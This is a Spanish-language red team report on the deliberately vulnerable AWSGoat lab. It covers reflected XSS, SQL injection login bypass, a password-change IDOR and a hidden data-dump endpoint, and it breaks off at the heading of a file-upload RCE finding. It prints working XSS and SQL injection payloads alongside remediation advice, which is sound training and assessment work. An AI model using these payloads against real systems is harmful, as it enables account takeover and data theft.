

REPORTE TÉCNICO DE RED TEAM

Evaluación de Seguridad Ofensiva

Proyecto

Ejercicio de Red Team

Cliente

José Moreno

Código del Informe

RT-2026-001

Versión

1.0

Fecha de Emisión

16 de julio de 2026

Preparado por

Cleidys Guzman

Mónica Pineda

Victor Pineda

1. Introducción

AWSGoat es un laboratorio de seguridad desarrollado sobre Amazon Web Services (AWS), diseñado para simular entornos empresariales con vulnerabilidades intencionalmente incorporadas. Su propósito es facilitar la ejecución de evaluaciones de seguridad ofensiva (Red Team), permitiendo identificar, explotar y analizar debilidades presentes en servicios reales de la nube, así como comprender su impacto y las medidas necesarias para su mitigación.

La plataforma se compone de dos módulos independientes, cada uno orientado a diferentes escenarios y superficies de ataque:

- **Módulo 1:** aplicación web *serverless* basada en AWS Lambda, Amazon API Gateway, Amazon DynamoDB y Amazon S3, enfocada en vulnerabilidades de aplicaciones web, APIs y configuraciones inseguras de servicios administrados.
- **Módulo 2:** aplicación interna de recursos humanos desplegada sobre Amazon ECS, expuesta mediante un Application Load Balancer (ALB) e integrada con Amazon RDS y múltiples roles de AWS Identity and Access Management (IAM), orientada al análisis de vulnerabilidades relacionadas con infraestructura, contenedores, gestión de identidades y controles de acceso.

El presente informe consolida los resultados de la evaluación de seguridad ofensiva realizada sobre ambos módulos de AWSGoat. Durante el ejercicio se aplicaron técnicas y metodologías propias de un Red Team con el objetivo de identificar vulnerabilidades, validar su explotabilidad, evaluar el impacto potencial sobre la confidencialidad, integridad y disponibilidad de los recursos, y documentar las evidencias obtenidas.

El documento se estructura en dos secciones principales, correspondientes a cada módulo evaluado. En cada una se describe el entorno de prueba, la metodología aplicada, las vulnerabilidades identificadas, el procedimiento de explotación, las evidencias recopiladas y las recomendaciones específicas para su remediación.

Finalmente, se presentan las conclusiones generales y las recomendaciones estratégicas orientadas a fortalecer la postura de seguridad del entorno evaluado.

2. Metodología general

En ambos módulos se siguió un flujo de trabajo equivalente, propio de una evaluación de seguridad ofensiva en un entorno controlado:

- Enumeración de funcionalidades, endpoints y componentes visibles de la aplicación.
- Interceptación y análisis de solicitudes mediante herramientas como Burp Suite y las herramientas de desarrollador del navegador.
- Modificación de parámetros, tokens o solicitudes para validar los controles de entrada, autenticación y autorización.
- Verificación del impacto real de cada hallazgo mediante la observación de las respuestas del servidor y el acceso efectivo a datos o funciones no autorizadas.
- Documentación de la evidencia técnica (capturas de pantalla, respuestas HTTP, comandos ejecutados) para cada vulnerabilidad confirmada.

MODULO 01 – BLOG SERVERLESS

3. Descripción del Entorno

El Módulo 1 de AWSGoat corresponde a una aplicación web serverless que simula un blog desplegado sobre servicios administrados de Amazon Web Services (AWS). La arquitectura está diseñada para representar un entorno real de producción y evaluar vulnerabilidades comunes en aplicaciones nativas de la nube.

La infraestructura del módulo está compuesta por los siguientes servicios:

- **Amazon API Gateway:** expone los endpoints HTTP utilizados por la aplicación para el acceso a funcionalidades como búsqueda de contenido, gestión de usuarios y consulta de publicaciones.
- **AWS Lambda:** implementa la lógica de negocio asociada a cada uno de los endpoints, procesando las solicitudes recibidas desde API Gateway.
- **Amazon DynamoDB:** almacena la información correspondiente a usuarios, publicaciones y demás datos persistentes de la aplicación.
- **Amazon S3:** aloja archivos y contenido estático utilizado por el blog.

La evaluación de seguridad ofensiva se enfocó en identificar y validar vulnerabilidades presentes tanto en la interfaz web como en la API expuesta por la aplicación. Para ello, se analizaron los mecanismos de autenticación y autorización, la validación de entradas, el control de acceso y la exposición de información sensible.

El alcance de la evaluación comprendió los siguientes componentes:

- Barra de búsqueda del blog.
- Endpoint /v1/search-author.
- Endpoint de cambio de contraseña.
- Endpoint /v1/list-posts.

Ruta no documentada /v1/dump, identificada durante la fase de reconocimiento.

Los hallazgos obtenidos a partir de la evaluación de estos componentes se presentan en las secciones siguientes, junto con las evidencias correspondientes.

4. Vulnerabilidades identificadas

ID	Hallazgo	Componente	OWASP
R1	Cross-Site Scripting (XSS) reflejado	Barra de búsqueda del blog	A03:2021 — Injection
R2	Inyección SQL (SQL Injection)	Endpoint /v1/search-author	A03:2021 — Injection
R3	IDOR en cambio de contraseña	Endpoint de cambio de contraseña	A01:2021 — Broken Access Control
R4	Exposición de datos sensibles vía endpoint oculto	Endpoint /v1/dump	A01:2021 — Broken Access Control

5. Desarrollo del ejercicio

5.1 R1 — Cross-Site Scripting (XSS) reflejado

Se identificó una vulnerabilidad de XSS reflejado en la barra de búsqueda del blog. Un primer intento con el payload `<script>alert('1')</script>` no logró ejecutarse porque la aplicación filtraba la etiqueta `<script>`, pero el payload alternativo `<img src='a' onerror=alert('xss')>` sí provocó la ejecución de JavaScript en el navegador.




Figura 1. Ejecución exitosa del payload de XSS reflejado mediante la etiqueta `<img>` con el manejador `onerror`, tras el bloqueo inicial de la etiqueta `<script>`.

Impacto: un atacante podría ejecutar código arbitrario en el navegador de la víctima, robar sesiones, redirigir al usuario o manipular la interfaz, afectando la confidencialidad y la integridad del lado cliente.

Recomendación: aplicar escapado de salida, validación estricta de entradas, sanitización contextual y una política de seguridad de contenido (CSP), revisando que ningún parámetro se refleje sin la codificación adecuada.

5.2 R2 — Inyección SQL

Se detectó una inyección SQL en el endpoint `/v1/search-author`. Al modificar, mediante Burp Suite Repeater, los parámetros de la solicitud a `"value": "hello" or '1'='1"` y `"authlevel": "hello" or '1'='1"`, la aplicación devolvió los datos de todos los usuarios registrados en lugar de limitarse al resultado esperado.




Figura 2. Respuesta del endpoint `/v1/search-author` tras la inyección SQL, mostrando la exposición de todos los usuarios registrados en la ventana derecha de Burp Suite.

Impacto: esta falla permite eludir la lógica de consulta prevista y expone de forma masiva información de usuarios, lo que en un escenario real facilitaría la enumeración de cuentas, la fuga de datos personales y su uso posterior en ataques dirigidos.

Recomendación: utilizar consultas parametrizadas, aplicar validación estricta del lado del servidor, manejar adecuadamente los errores de base de datos y aplicar el principio de mínimo privilegio en la cuenta de base de datos utilizada por el backend.

5.3 R3 — IDOR en el cambio de contraseña

Se identificó una vulnerabilidad de control de acceso roto (Broken Access Control / IDOR) en el flujo de cambio de contraseña. Al interceptar la solicitud y modificar el parámetro `id`, fue posible cambiar la contraseña de otro usuario sin autorización válida. Las pruebas con `id: 0` e `id: 100` devolvieron error, mientras que `id: "1"` fue aceptado por la aplicación.




Figura 3. Confirmación de la modificación exitosa de la contraseña de una cuenta ajena mediante la manipulación del parámetro `id`.




Figura 4. Datos del usuario correspondiente al identificador `id = 1`, cuya contraseña fue modificada sin autorización.




Figura 5. Acceso confirmado a la cuenta del usuario con `id = 1` utilizando la nueva contraseña establecida sin autorización.

Impacto: este hallazgo permite la toma de control completa de cuentas ajenas. Constituye un riesgo crítico, ya que un atacante autenticado puede secuestrar otras identidades dentro de la aplicación, comprometiendo la confidencialidad, integridad y disponibilidad de la cuenta afectada.

Recomendación: vincular la operación de cambio de contraseña al usuario autenticado en el servidor (sin confiar en identificadores enviados por el cliente), aplicar controles de autorización a nivel de objeto, y registrar y alertar los cambios de credenciales sensibles.

5.4 R4 — Exposición de datos sensibles mediante endpoint oculto

A partir de la enumeración del endpoint `/v1/list-posts` con Burp Intruder utilizando una wordlist común, se descubrió la ruta oculta `/v1/dump`. Esta ruta respondió con un código

200 OK y expuso un documento JSON completo con todos los usuarios registrados, incluyendo correos electrónicos, hashes de contraseñas, preguntas y respuestas secretas, direcciones y números de teléfono.




Figura 6. Respuesta del endpoint oculto /v1/dump, exponiendo la información completa de los usuarios registrados en la aplicación.

Impacto: la exposición de hashes de contraseñas y de datos de recuperación habilita ataques de cracking offline, ingeniería social y recuperación fraudulenta de cuentas. Al tratarse de datos completos de todos los usuarios, el impacto se clasifica como crítico.

Recomendación: eliminar endpoints innecesarios o no documentados, implementar autenticación y autorización estrictas sobre toda la superficie de la API, restringir la exposición de datos sensibles, y habilitar registro y alertas ante accesos anómalos. También se recomienda mantener un inventario actualizado de rutas expuestas.

MODULO 02 – APLICACIÓN DE RECURSOS HUMANOS (ECS / ALB / RDS)

6. Descripción del entorno

El Módulo 2 de AWSGoat simula una aplicación interna de recursos humanos desplegada sobre una infraestructura basada en Amazon Web Services (AWS). A diferencia del Módulo 1, este escenario está orientado a la evaluación de vulnerabilidades relacionadas con infraestructura, contenedores, gestión de identidades y privilegios, así como al análisis de configuraciones inseguras en servicios nativos de la nube.

La arquitectura del entorno está compuesta por diversos servicios interconectados que representan un escenario empresarial real, permitiendo evaluar la superficie de ataque desde la aplicación hasta la infraestructura subyacente. Los principales componentes son los siguientes:

- **Amazon ECS (Elastic Container Service):** servicio encargado de orquestar la aplicación de recursos humanos, desplegada en contenedores ejecutados sobre instancias Amazon EC2 administradas mediante un Auto Scaling Group.
- **Application Load Balancer (ALB):** balanceador de carga que publica la aplicación y distribuye las solicitudes HTTP entrantes hacia las tareas del clúster ECS.
- **Amazon RDS (MySQL):** base de datos relacional utilizada para el almacenamiento persistente de la información gestionada por la aplicación.
- **AWS Secrets Manager:** servicio destinado al almacenamiento seguro de credenciales y secretos, incluyendo las credenciales de acceso a la base de datos.
- **AWS Identity and Access Management (IAM):** administra los permisos y privilegios asociados a los distintos componentes de la infraestructura. Durante la evaluación se analizaron los roles ecs-instance-role, ecs-task-role y ec2Deployer-role, así como las políticas de acceso vinculadas a cada uno de ellos.

- **Instance Metadata Service (IMDS):** servicio disponible de forma local en las instancias EC2 a través de la dirección 169.254.169.254, utilizado para la obtención de metadatos y credenciales temporales asociadas a los roles de IAM asignados a las instancias.
- **AWS Systems Manager (SSM):** servicio empleado para la administración remota de instancias EC2 mediante la ejecución de comandos, sin requerir acceso directo por SSH.

La evaluación de seguridad ofensiva se centró en el análisis de la infraestructura, la aplicación y los mecanismos de autenticación y autorización implementados en el entorno. El ejercicio contempló la identificación y explotación de vulnerabilidades relacionadas con la exposición de servicios, la obtención de credenciales mediante IMDS, la escalada de privilegios a través de configuraciones inseguras de IAM, el acceso a secretos almacenados en AWS Secrets Manager y el movimiento lateral entre los distintos componentes de la infraestructura.

Los hallazgos derivados de esta evaluación se presentan en las secciones siguientes, acompañados de las evidencias técnicas.

7. Vulnerabilidades identificadas

#	Vulnerabilidad	Servicio Afectado	OWASP
1	Inyección SQL en el mecanismo de autenticación	Amazon ECS, Amazon RDS (MySQL)	A03:2021 – Injection
2	Carga insegura de archivos con ejecución remota de código (RCE)	Amazon ECS, AWS IAM	A05:2021 – Security Misconfiguration
3	Escalación de privilegios y escape de contenedor	Amazon ECS, Amazon EC2, AWS IAM, IMDS	A01:2021 – Broken Access Control
4	Escalación de privilegios mediante abuso de permisos IAM (iam:PassRole, ec2:RunInstances)	AWS IAM, Amazon EC2	A01:2021 – Broken Access Control

8. Desarrollo del ejercicio

8.1 Reconocimiento inicial

Se accedió a la URL pública provista por el Application Load Balancer del Módulo 2, identificando la página de inicio de sesión de la aplicación de recursos humanos.




Figura 7. Página de inicio de sesión de la aplicación de recursos humanos, accesible públicamente a través del Application Load Balancer.

```
ubuntu@ip-172-31-23-99:~/AWSGoat/modules/module-2$ curl -I http://aws-goat-m2-alb-1443280548.us-east-1.elb.amazonaws.com:80/login.php
HTTP/1.1 200 OK
Date: Wed, 15 Jul 2026 20:51:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/8.0.24
Set-Cookie: PHPSESSID=15b3fd7891af7f8cb10ff8c837da0ffe; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```

Figura 8. curl a la página de inicio de sesión para obtener los datos de sus headers, conocer su tipo de servidor, tipo de contenido, entre otros.

8.2 V1 — Inyección SQL / Broken Authentication

Servicio afectado: Formulario de login de la aplicación web (backend PHP), ejecutado dentro del contenedor de Amazon ECS.

Se identificó que el campo "Email" del formulario de login no realiza validación ni saneamiento del lado del servidor, permitiendo la inyección de sentencias SQL arbitrarias. La única barrera existente era una validación de tipo `email` en el atributo HTML del campo, aplicada únicamente en el navegador y trivialmente evadible modificando el DOM con las herramientas de desarrollador.

Utilizando el payload `` or '1'='1'#`, se logró autenticar sin credenciales válidas. Mediante la manipulación de cláusulas SQL adicionales (`LIMIT` y `ORDER BY ... DESC`) antes del carácter de comentario, se logró además controlar qué fila de la tabla de usuarios devolvía la consulta, permitiendo iniciar sesión de forma selectiva como un usuario de tipo Manager y, finalmente, como el usuario Administrador de la aplicación.




Figura 9. Formulario de login objetivo antes de la explotación.




Figura 10. Autenticación exitosa mediante el payload de bypass sin credenciales válidas.






Figura 11. Escalación al rol de mayor privilegio dentro de la aplicación mediante manipulación de la cláusula ORDER BY.

Impacto: Acceso no autorizado completo a la aplicación con cualquier nivel de privilegio, incluyendo el de Administrador, sin necesidad de credenciales válidas.

8.3 V2 — Carga de Archivos sin Restricción - Ejecución Remota de Código

